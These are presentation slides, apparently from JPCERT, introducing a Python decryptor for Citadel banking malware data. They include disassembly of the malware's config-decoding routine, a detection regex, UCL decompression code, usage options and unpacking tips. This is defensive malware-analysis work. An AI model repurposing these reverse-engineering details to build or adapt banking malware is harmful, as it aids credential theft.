void __fastcall Core::getBaseConfig(struct BASECONFIG *) proc near
56          push     esi
BA A0 05 00 00    mov     edx, 5A0h
52          push     edx
68 38 64 40 00    push   offset char const * const baseConfigSource source
50          push     eax
E8 BD 76 01 00    call   Mem::_copy(void *,void const *,ulong)
8B 0D B4 49 43 00  mov     ecx, coreData.modules.current
03 0D 94 4D 43 00  add     ecx, coreData.baseConfigInfo.xorKey
8B F2          mov     esi, edx
2B C8          sub     ecx, eax

loc_412A14:
8A 14 01          mov     dl, [ecx+eax]
30 10          xor     [eax], dl
40          inc     eax
4E          dec     esi
75 F7          jnz    short loc_412A14
5E          pop     esi
C3          retn

void __fastcall Core::getBaseConfig(struct BASECONFIG *) endp
```



re.compile(". ***¥x56¥xBA(..)¥x00¥x00¥x52¥x68(....)**
¥x50¥xE8....¥x8B¥x0D.*", re.DOTALL)

UCL Decompress



Home Products Technology **OpenSource** Company

 oberhumer.com 

Version 1.03

20 Jul 2004

Copyright (C) 1996, 1997, 1998, 1999, 2000, 2001, 2002, 2003, 2004
Markus F.X.J. Oberhumer

[\[News\]](#) [\[Abstract\]](#) [\[Overview\]](#) [\[Speed\]](#)
[\[Portability\]](#) [\[Download\]](#) [\[Links\]](#) [\[Screenshots\]](#)

News

- 20 Jul 2004: [UCL 1.03](#) has been released. See the files [NEWS](#) for a list of changes.

Key Facts

UCL is a portable lossless data compression library written in ANSI C.

UCL implements a number of compression algorithms that achieve an excellent compression ratio while allowing ***very* fast decompression**. Decompression requires no additional memory.

UCL is an OpenSource re-implementation of some [NRV compression algorithms](#).

As compared to [LZO](#), the UCL algorithms achieve a better compression ratio but decompression is a little bit slower. See below for some rough timings.

<http://www.oberhumer.com/opensource/ucl/>

UCL Decompress using ctypes

```
def _ucl_decompress(self, data):
    ucl = cdll.LoadLibrary(UCL)
    compressed = c_buffer(data)
    decompressed = c_buffer(DECOMPRESS_MAX_SIZE)
    decompressed_size = c_int()
    result = ucl.ucl_nrv2b_decompress_le32(
        pointer(compressed),
        c_int(len(compressed.raw)),
        pointer(decompressed),
        pointer(decompressed_size))
    return decompressed.raw[:decompressed_size.value]
```


CITADEL DECRYPTOR

Environment

Windows + 32bit Python

- Citadel Decryptor is only available for 32bit environment

PyCrypto

- For AES decryption
- Windows binary
 - <http://www.voidspace.org.uk/python/modules.shtml#pycrypto>

pefile

- A Python module for parsing PE file format (Windows executable)
- For parsing PE sections to get decryption params

Data Requirement

Encrypted data

Unpacked Citadel

- RC4 key
- XOR key for AES+
- XOR key for RC4+ (LOGINKEY)
- Salt for RC4+

Installed Citadel

- Installed Data
 - Random generated AES key
 - Random generated StrageArray key

citadel_decryptor.py

- Encrypted data & unpacked module are always required

```
>citadel_decryptor.py
```

```
usage: citadel_decryptor.py [-h] [-n] [-a] [-d]
                          [-o OUT] [-D] [-I LOGIN]
                          [-k KEY] [-x XOR] [-s SALT]
                          [-i INSTALLED]
                          [-m MODE] [-v]
```

DAT EXE

```
citadel_decryptor.py: error: too few arguments
```

```
>
```

Cheat Sheet

- The following options have to be specified as well as encrypted data and unpacked Citadel

Category	Data	Option
Packet	Report	-m2
	Dynamic Config	-d
	Additional modules	-m3 -n
File	Report files	-a -i [Installed Citadel]
	Backup of modules	-a -i [Installed Citadel]
Registry	Backup of Dynamic Config	-d -i [Installed Citadel]

Demo

Tips

Convert registry data to binary

- Export data using regedit & convert them to binary using the following FileInsight plugin
 - <https://github.com/nmantani/FileInsight-plugins>

Unpacking

- It is easy to break on APIs
 - WriteProcessMemory
 - CreateProcessW
 - VirtualFree / VirtualFreeEx / RtlFreeHeap
- Dump executable (not after allocated) from virtual memory
 - including 0x400 bytes overlay

Future Tasks

We already have

- Zeus Decryptor
 - Ver 2.0.8.9
 - Ver 2.9.6.1
- Ice IX Decryptor
- etc.

We want

- **GameOver (P2P Zeus) Decryptor**

Thank You!

Contact

- aa-info@jpcert.or.jp
- <https://www.jpcert.or.jp>

Incident report

- info@jpcert.or.jp
- <https://www.jpcert.or.jp/form/>